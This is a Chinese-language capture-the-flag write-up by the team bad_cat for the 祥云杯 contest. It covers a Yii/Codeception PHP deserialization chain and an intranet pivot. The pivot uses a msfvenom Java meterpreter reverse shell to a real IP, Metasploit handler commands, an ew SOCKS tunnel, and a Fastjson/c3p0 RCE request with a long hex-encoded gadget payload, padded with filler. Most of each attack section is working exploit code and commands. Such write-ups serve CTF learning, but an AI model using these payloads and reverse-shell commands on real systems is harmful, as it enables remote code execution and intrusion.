祥云杯题解

原创

合天网安实验室 于 2021-08-25 15:36:10 发布 807 收藏 2

分类专栏： CTF 文章标签： ctf 祥云杯 writeup

本文链接：https://blog.csdn.net/qq_38154820/article/details/119905969

bad_cat战队WRITEUP

一、 战队信息

战队名称：bad_cat

战队排名：6

二、 解题情况

三、 解题过程

web

1、ezyii

网上搜yii的1day

https://xz.aliyun.com/t/9948#toc-6

思路类似于第四条链子

exp:

```php
<?php
namespace Codeception\Extension{
    use Faker\DefaultGenerator;
    use GuzzleHttp\Psr7\AppendStream;
    class  RunProcess{
        protected $output;
        private $processes = [];
        public function __construct(){
            $this->processes[]=new DefaultGenerator(new AppendStream());
            $this->output=new DefaultGenerator('jiang');
        }
    }
    echo base64_encode(serialize(new RunProcess()));
}

namespace Faker{
    class DefaultGenerator
{
    protected $default;

    public function __construct($default = null)
    {
        $this->default = $default;
}
}
}
namespace GuzzleHttp\Psr7{
    use Faker\DefaultGenerator;
    final class AppendStream{
        private $streams = [];
        private $seekable = true;
        public function __construct(){
            $this->streams[]=new CachingStream();
        }
    }
    final class CachingStream{
        private $remoteStream;
        public function __construct(){
            $this->remoteStream=new DefaultGenerator(false);
            $this->stream=new  PumpStream();
        }
    }
    final class PumpStream{
        private $source;
        private $size=-10;
        private $buffer;
        public function __construct(){
            $this->buffer=new DefaultGenerator('j');
            include("closure/autoload.php");
            $a = function(){system('cat /flag.txt');};
            $a = \Opis\Closure\serialize($a);
            $b = unserialize($a);
            $this->source=$b;
        }
    }
}
```

然后post就行

flag{19fefeeb-989a-4017-8001-7af62b9e511b}

2、层层穿透

直接传jar可以反弹shell进内网入口

参考 https://blog.csdn.net/cainiao17441898/article/details/118877408

msfvenom -p java/meterpreter/reverse_tcp LHOST=82.157.25.143 LPORT=11112 -f jar > rce111.jar

use exploit/multi/handler

set PAYLOAD java/meterpreter/reverse_tcp

set lhost 82.157.25.143

set lport 11112

run -j

先监听后上传，就不会报500的错误了


此时再去submit


sessions

sessions id 执行拿到shell再 bash -i 2>&1 ， 上传一个ew内网穿透(https://github.com/idlefire/ew)，chmod下

msf的upload shell执行


./ew -s rssocks -d 82.157.25.143 -e 18888





扫描c段，看10.10.1.11:8080

post登陆




抓个包拿session

```
Cookie: JSESSIONID=DF20EA8AA43E4B62E2CEED904810B112
```

源码解压看pom.xml依赖

漏洞点在fastjson，

先post admin/123456登陆 /doLogin



再参考https://github.com/safe6Sec/Fastjson 构造rce的post

注意要大于2w

```
POST /admin/test HTTP/1.1
Host: 10.10.1.11:8080
Content-Type: application/json
cmd: cat /flag
Content-Length: 31124
Cookie: JSESSIONID=DF20EA8AA43E4B62E2CEED904810B112

{"e":{"@type":"java.lang.Class","val":"com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"},"f":{"@type":"com.m
change.v2.c3p0.WrapperConnectionPoolDataSource","userOverridesAsString":"HexAsciiSerializedMap:ACED0005737200116
A6176612E7574696C2E48617368536574BA44859596B8B7340300007870770C000000103F400000000000027372002A6F72672E617061636
8652E636F6D6D6F6E732E636F6C6C656374696F6E732E6D61702E4C617A794D61706EE594829E7910940300014C0007666163746F7279740
02C4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707372003A6F72672E6
170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E496E766F6B65725472616E73666F726D657287E8F
F6B7B7CCE380200035B000569417267737400135B4C6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124
C6A6176612F6C616E672F537472696E673B5B000B69506172616D5479706573737400125B4C6A6176612F6C616E672F436C6173733B7870707
400136765744F757470757450726F7065727469657370737200116A6176612E7574696C2E486173684D61700507DAC1C31660D1030002460
00A6C6F6164466163746F7249000974687265737037200116A6176612E7574696C2E486173684D61700507DAC1C31660D1030002460
00C770800000010000000017372003A636F6D2E73756E2E6F72672E6170616368652E78616C616E2E696E7465726E616C2E78736C74632E7
47261782E54656D706C61746573496D706C09574FC16EACAB3303000649000D5F696E64656E744E756D62657249000E5F7472616E736C657
4496E6465785B000A5F62797465636F6465737400035B5B425B00065F636C6173371007E00084C00055F6E616D6571007E00074C00115F6
F757470757450726F7065727469657374400164C6A6176612F7574696C2F50726F706572746965733B787000000000FFFFFFFF757200035B5
B424BFD19156767DB37020000787000000001757200025B42ACF317F8060854E00200007870000000DCFCAFEBABE0000003400CD0A0014005
F090033006009003300610700620A0004005F09003300630A006400650A003300660A000400670A000400680A0033006907006A0A0014006
B0A0012006C08006D0B000C006E08006F0700700A0012007107007200A007300740700750700760700770800780A0079007A0A0018007B080
07C0A0018007D08007E08007F0800800B00160081070082 0A008300840A008300850A008600870A002200880800890A0022008A0A0022008
B0A008C008D0A008C008E0A0012008F0A009000910A009000920A001200930A003300940700950A001200960700970100016801001 34C6A6
176612F7574696C2F486173685365743B0100095369676E617475726501002 74C6A6176612F7574696C2F486173685365743C4C6A6176612
F6C616E672F4F626A6563743B3E3B010001720100274C6A617661782F736572766C65742F687474702F4874747053657276 6C65745265717
56573743B010001700100284C6A617661782F736572766C65742F687474702F4874747053657276 6C6574526573706F6E73653B0100063C6
96E69743E010003282956010004436F646501000F4C696E654E756D626572546162 6C650100124C6F63616C5661726961626C655461626C6
501000474686973010020 4C79736F73657269616C2F7061796C6F6164732F436F6D6D6F6E4563686F313B0100016901001528 4C6A6176612
F6C616E672F4F626A6563743B295A0100036F626A0100124C6A6176612F6C616E672F4F626A6563743B01000D537461636B4D617054616 26
C65010016284C6A6176612F6C616E672F4F626A6563743B492956010001650100154C6A6176612F6C616E672F457863657074696F6E3B010
008636F6D6D616E64730100135B4C6A6176612F6C616E672F537472696E673B0100016F010005646570746801000149070076070 04C07007
201000146010001710100 0D6465636C617265644669656C640100194C6A6176612F6C616E672F7265666C6563742F4669656C643B0100057
3746172740100016E0100114C6A6176612F6C616E672F436C6173733B0700700700980700990100 0A536F7572636546696C65010010436F6
D6D6F6E4563686F312E6A6176610C003C003D0C003800390C003A003B0100116A6176612F7574696C2F486173685365740C0034003507009
A0C009B009C0C005300480C009D00440C009E00440C00430044010025 6A617661782F736572766C65742F687474702F4874747053657276 6
C6574526571756573740C009F00A00C00A100A2010003636D640C00A300A401000B6765745265737 06F6E736501000F6A6176612F6C616E6
72F436C6173730C00A500A60100106A6176612F6C616E672F4F626A6563740700A70C00A800A90100266A617661782F736572766C65742F6
87474702F4874747053657276 6C6574526573706F6E73650100136A6176612F6C616E672F457863657074696F6E0100106A6176612F6C616
E672F537472696E670100076F732E6E616D650700AA0C00AB00A40C00AC00AD0100035749 4E0C009D00AE0100022F630100072F62696E2F7
3680100022D630C00AF00B00100116A6176612F7574696C2F5363616E6E65720700B10C00B200B30C00B400B50700B60C00B700B80C003C0
0B90100025C410C00BA00BB0C00BC00AD0700BD0C00BE00BF0C00C0003D0C00C100C20700990C00C300C40C00C500C60C00C700C80C003A0
```

0480100135B4C6A6176612F6C616E672F4F626A6563743B0C00C900A001001E79736F7365726961 6C2F7061796C6F6164732F436F6D6D6F6
E4563686F3101001A5B4C6A6176612F6C616E672F7265666C6563742F4669656C643B0100176A6176612F6C616E672F7265666C6563742F4
669656C640100106A6176612F6C616E672F546872656164401000D63757272656E745468726561640100142829 4C6A6176612F6C616E672F5
468726561643B010008636F6E7461696E7301000361646401000867657443 6C61737301001328294C6A6176612F6C616E672F436C6173733
B0100106973417373696 76E61626C6546726F6D010014284C6A6176612F6C616E672F436C6173733B295A0100096765744865616465720 10
026284C6A6176612F6C616E672F537472696E673B294C6A6176612F6C616E672F537472696E673B0100096765744D6574686F64010040284
C6A6176612F6C616E672F537472696E673B5B4C6A6176612F6C616E672F436C6173733B294C6A6176612F6C616E672F7265666C6563742F4
D6574686F643B0100186A6176612F6C616E672F7265666C6563742F4D6574686F6401000669 6E766F6B65010039284C6A6176612F6C616E6
72F4F626A6563743B5B4C6A6176612F6C616E672F4F626A6563743B294C6A6176612F6C616E672F4F626A6563743B0100106A6176612F6C6
16E672F53797374656D01000B67657450726F706572747901000B746F557070657243617365010014282 94C6A6176612F6C616E672F53747
2696E673B01001B284C6A6176612F6C616E672F436861725365717565 6E63653B295A010009676574577269746572010017282 94C6A61766
12F696F2F5072696E745772697465723B0100116A6176612F6C616E672F52756E74696D6501000A67657452756E74696D6501001528294C6
A6176612F6C616E672F52756E74696D653B01000465786563010028285B4C6A6176612F6C616E672F537472696E673B294C6A6176612F6C6
16E672F50726F636573733B0100116A6176612F6C616E672F50726F6365737301000E676574496E70757453747265616D01001728294C6A6
176612F696F2F496E70757453747265616D3B010018284C6A6176612F696F2F496E70757453747265616D3B295601000C75736544656C696
D69746572010027284C6A6176612F6C616E672F537472696E673B294C6A6176612F7574696C2F5363616E6E65723B0100046E65787401001
36A6176612F696F2F5072696E74577269746572010007 7072696E746C6E010015284C6A6176612F6C616E672F537472696E673B295601000
5666C7573680100116765744465636C617265644669656C647301001C28295B4C6A6176612F6C616E672F7265666C6563742F4669656C643
B01000D736574416363657373696 26C65010004285A295601000367657401002628 4C6A6176612F6C616E672F4F626A6563743B294C6A617
6612F6C616E672F4F626A6563743B0100076973417272617901000328295A01000D676574537570657 2636C61737301004063 6F6D2F73756
E2F6F72672F6170616368652F78616C616E2F696E7465726E616C2F78736C74632F72756E74696D652F416273747261637454 72616E736C6
5740700CA0A00CB005F0021003300CB0000000300080034003500010036000000020037000800380039000000008003A003B0000000400010
03C003D0001003E0000005C000200010000001E2AB700CC01B3000201B30003BB000459B70005B30006B8000703B80008B100000002003F0
000001A000600000014000400150008 0016000C001700160018001D001900400000000C00010000001E004100420000000A0043004400010
03E0000005A000200010000001A2AC6000DB200062AB6000999000504ACB200062AB6000A5703AC00000003003F00000012000400000 01D0
00E001E001000210018002200400000000C00010000001A00450046000000470000000400020E01000A003A00480001003E000001D300050
003000000EF1B1034A3000FB20002C6000AB20003C60004B12AB8000B9A00D7B20002C70051120C2AB6000DB6000E9900452AC0000CB3000
2B20002120FB900100200C7000A01B30002A7002AB20002B6000D121103BD0012B60013B2000203BD0014B60015C00016B30003A700084D0
1B30002B20002C60076B20003C6007006BD00184D1219B8001AB6001B121CB6001D9900102C03120F532C04121E53A7000D2C03121F532C0
41220532C05B20002120FB90010020053B20003B900210100BB002259B800232CB60024B60025B700261227B60028B60029B6002AB20003B
900210100B6002BA700044DB12A1B0460B80008B100020047006600690017007A00E200E500170003003F0000006A001A000000250012002
600130028001A0029002C002A0033002B0040002C0047002F006600330069003100 6A0032006E0037007A003A007F003B008F003C0094003
D009C003F00A1004000A6004200B3004400D7004500E2004700E5004600E6004800E7004B00EE004D00400000002A0004006A00040049004
A0002007F0063004B004C0002000000EF004D0046000000000EF004E004F000100470000002 2000B1200336107005004FC002D07005109F
F003E000207005201000107005000000 6000A005300480001003E000001580002000C000000842AB6000D4D2CB6002C4E2DBE36040336051
5051504A200652D1505323A06190604B6002D013A0719062AB6002E3A071907B6000DB6002F9A000C19071BB80030A7002F1907C00031C00
0313A081908BE360903360A150A1509A200161908150A323A0B190B1BB80030840A01A7FFE9A700053A08840501A7FF9A2CB60032594DC7F
F85B10001002 7006F007200170003003F00000042001000000005000050052001E005300240054002700560 02F0058003A00590043005B006
3005C0069005B006F006200720061007400520 07A0065007B006600830068004000000003E0006006300060054004 6000B0027004D004D004
60007001E005600550056000600000084005700460000000000084004E004F00010005007F0058005900020047 0000002E0008FC000507005
AFE000B07005B0101FD003107005C070052FE00110700310101F8001942070050F90001F800050001005D00000002005E707400016170770
10078740001787873720011 6A6176612E6C616E672E496E746567657212E2A0A4F781873802000149000576616C7565787200106A6176612
E6C616E672E4E756D62657286AC951D0B94E08B020000787000000000787871007E000D78;"},
"a":"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

a

a

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
